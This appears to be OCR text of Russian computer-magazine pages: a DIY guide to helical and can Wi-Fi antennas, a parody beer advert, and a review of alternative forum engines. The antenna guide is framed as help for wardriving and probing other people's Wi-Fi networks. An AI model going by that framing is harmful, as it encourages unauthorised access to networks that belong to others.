
Pc_Zone / 02

Сигналим без пощады

Мануал по созданию внешних WiFi-антенн


Если ты хоть раз в жизни занимался вардрайвингом и изучением чужих Wi-Fi сетей, то, скорее всего, сталкивался с проблемой, когда сигнал от интересующей тебя точки очень слабенький, соединение то и дело рвется, а половина пакетов теряется в воздухе. Лучший способ решить эту проблему — использовать внешнюю антенну.


1. Аккуратно намотай на трубу 12 витков провода.
2. Сними полученную спиральку с трубы.
3. На трубе через каждые 33 мм нарисуй 12 рисок.
4. Обмажь трубу клеем «Момент» и чуть-чуть подожди.
5. Надень на трубу спираль, расположив витки по рискам.
6. Прижми со всей силы провод к трубе, чтобы приклеился.
7. Когда проволока приклеится, надень на трубу термоусадку.
8. Феном или газовой плитой раномерно нагрей трубу с еще болтающейся термоусадкой. Она сразу начнет съеживаться.
9. Из алюминиевого листа вырежи квадрат со стороной 20 см.
10. В центре просверли 5-тимиллиметровую дырку.
11. Прикрути к пластине-отражателю пластиковую заглушку трубы.
12. Рядом с заглушкой просверли 16-тимиллиметровую дырку под коннектор.
14. Припаяй к концу обмотки иглу коннектора.
15. Вставь ее внутрь и закрепи коннектор.



Диаметр банки	Длина банки	Расстояние от волновода до дна
7,5	31	10,35
8	20,62	6,87
8,5	17	5,7
9	15,15	5,05
9,5	13,96	4,65
10	13,14	4,38

1. Выбери подходящую банку.
2. Отмерь место для крепления коннектора.
3. Просверли дырку 16 мм.
4. Из медной проволоки вырежи кусочек длиной 3,07 см.
5. Припаяй.




урожай добра
Виды рассады Овип Локос
Светлое 0.5
Безалкогольное 0.5
Светлое 0.33
Изольда 0.5
Банка 0.5
Пэт 1.5
Совет №1
Для посадки пользуйтесь удобными ящиками с рассадой Овип Локос.
Совет №2
+4°C
Перед тем, как выносить саженцы на весеннее солнце, подержите их в холоде, чтобы адаптация к весне прошла плавно.
ВАЖНО!
Применяйте окучивание!
Окучивание (собирание в кучу) существенно увеличивает урожай добра.
Овип Локос
Во имя добра
ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ ПИВА МОЖЕТ ВРЕДИТЬ ЗДОРОВЬЮ



ФИЗЕРИ/ ABS@MAIL.RU /

Pc_Zone / 03

Конструктивный разговор

Обзор альтернативных форумных движков

	Шустрый punBB	Три веселые буквы — SMF
Общая информация	Эту систему я выбрал не случайно. Дело в том, что она успешно используется на форуме разработчиков Firefox (forum.mozilla.ru) и удивляет посетителей своей продуманностью. Что немаловажно, это еще и очень стабильный продукт. На www.securityfocus.com и прочих security-сайтах уязвимостей в актуальной версии не найдено. Есть только для предыдущей, да и то — некритичные.	Второй претендент — форум SMF. Он же SimpleMachines Forum (www.simple-machines.org). Поддерживается командой с одноименным названием. На «фокусе» есть всего две записи об уязвимостях в этом движке, самая свежая касается предпоследней (1.0.4) версии и обнаружена летом 2005 года. Текущая версия 1.0.6 вышла 28 января этого года и пока отличается отменной стабильностью.
Главные фишки	Сразу бросается в глаза отсутствие графики и ненапрягающий дизайн. Вроде бы ничего особенного, но мне сразу понравилась морда форума. Картинок нет — на моем ADSL-канале грузиться будет мгновенно. Админка на высоте. Создавать форумы очень просто, причем их тут же можно определить в группы. Разработчики сделали свой продукт максимально расширяемым и изменяемым.	Главная страница форума красивая и опрятная, графики немного — без излишеств. Сразу чувствуется забота о посетителях: тут и полноценный поиск, и просмотр сообщений со времени последнего визита, и расширенная система личных сообщений. Теперь проследуем в админку. А в ней прямо-таки изобилие. Настроек столько, что можно было бы запутаться, если бы они не были так хорошо оформлены и разнесены по темам.
Установка	Распаковываем архив и заливаем в каталог файлы из каталога upload. Заходим. Форум сообщает, что нет конфигурационного файла, и предлагает провести установку. Настроек здесь — необходимый минимум. Заполняем параметры доступа к базе MySQL и реквизиты администратора. Далее инсталлятор предлагает нам текст, который нужно вставить в файл *config.php* и залить на сервер. Все заработало с первого раза.	Тарбол, объемом 700 Кб, содержит сам форум и немного дополнительной информации о лицензировании. Загружаем на сервер, устанавливаем. Первая страница просит сообщить название форума, параметры gzip-сжатия и учетную запись MySQL-базы. К сожалению, другие движки БД, даже PostgreSQL, не поддерживаются. На второй странице создаем админский аккаунт. Готово.
Вердикт	Впечатляет! Можно считать, что этот форум пока стал лидером в моем субъективном рейтинге. Стандартный набор функций (баны, ранги юзеров, удаление старых мессаг) можно расширить с помощью подключаемых плагинов. Но, к сожалению, такие полезные функции, как приватные сообщения и голосования, никогда не будут включены в состав punBB по умолчанию.	Не буду заниматься полным перечислением всего, что поддается переопределению, но уверен: этот форум удовлетворит даже искушенного любителя адаптировать все под себя. Немаловажно, что SMF предъявляет минимальные требования к серверу и не будет тормозить в случае урезанных ресурсов. Дополнительно доступно множество модов, конвертеров и тем для форума. Но есть и минус — нет локализации.

Даже твоя бабушка знает, что самый популярный форум в Интернете — phpBB. Установив его, ты можешь быть уверен в двух вещах. Первая: это очень функциональный и удобный продукт. И вторая: через полгода у тебя с форума уведут здоровую спам-базу, а с главной страницы неизвестный доброжелатель будет заливать троянов. Но мы с тобой совсем не из тех людей, которые будут бездумно ставить попсовый и бажный форум. Мы всегда в курсе, какие альтернативные решения существуют. Правда ведь?

Маленький, да удаленький miniBB

Слово mini в названии скрипта не случайно. Это действительно самый миниатюрный скрипт из всех представленных. Последняя версия с официального сайта (www.minibb.net) весит 50 Кб. За все время существования скрипта в нем нашли всего 4 бага, последний — в 2004 году. Ничего удивительного в этом нет. Разработчики внимательно следят за всеми аспектами безопасности и осуществляют платную поддержку пользователей.

Дистрибутив форума представляет собой каркас, установив который, ты получаешь полноценную основу для форума. После инсталла можно сразу манипулировать разделами, постить мессаги и выполнять ряд других банальных вещей, но если требуется что-то большее, то необходимо наращивать функциональность. Работает miniBB заметно шустрее всех остальных.

Расширяется функциональность очень просто — с помощью подключаемых плагинов. А подключить можно буквально все: функции файлообменника, премодерации приватных сообщений, симпатичные смайлики и аватары, фильтрацию мата, всевозможные статистики и ранговые системы пользователей и т.д. и т.п. Словом, все, что душе угодно.

Шустрый и чрезвычайно расширяемый движок. Посетители сайта наверняка скажут тебе спасибо за быструю работу и сэкономленный трафик, если в качестве скрипта для форума ты будешь использовать miniBB. Первоначальный каркас можно дополнить по своему желанию, при этом быть уверенным за безопасность. Баги в miniBB встречаются нечасто.

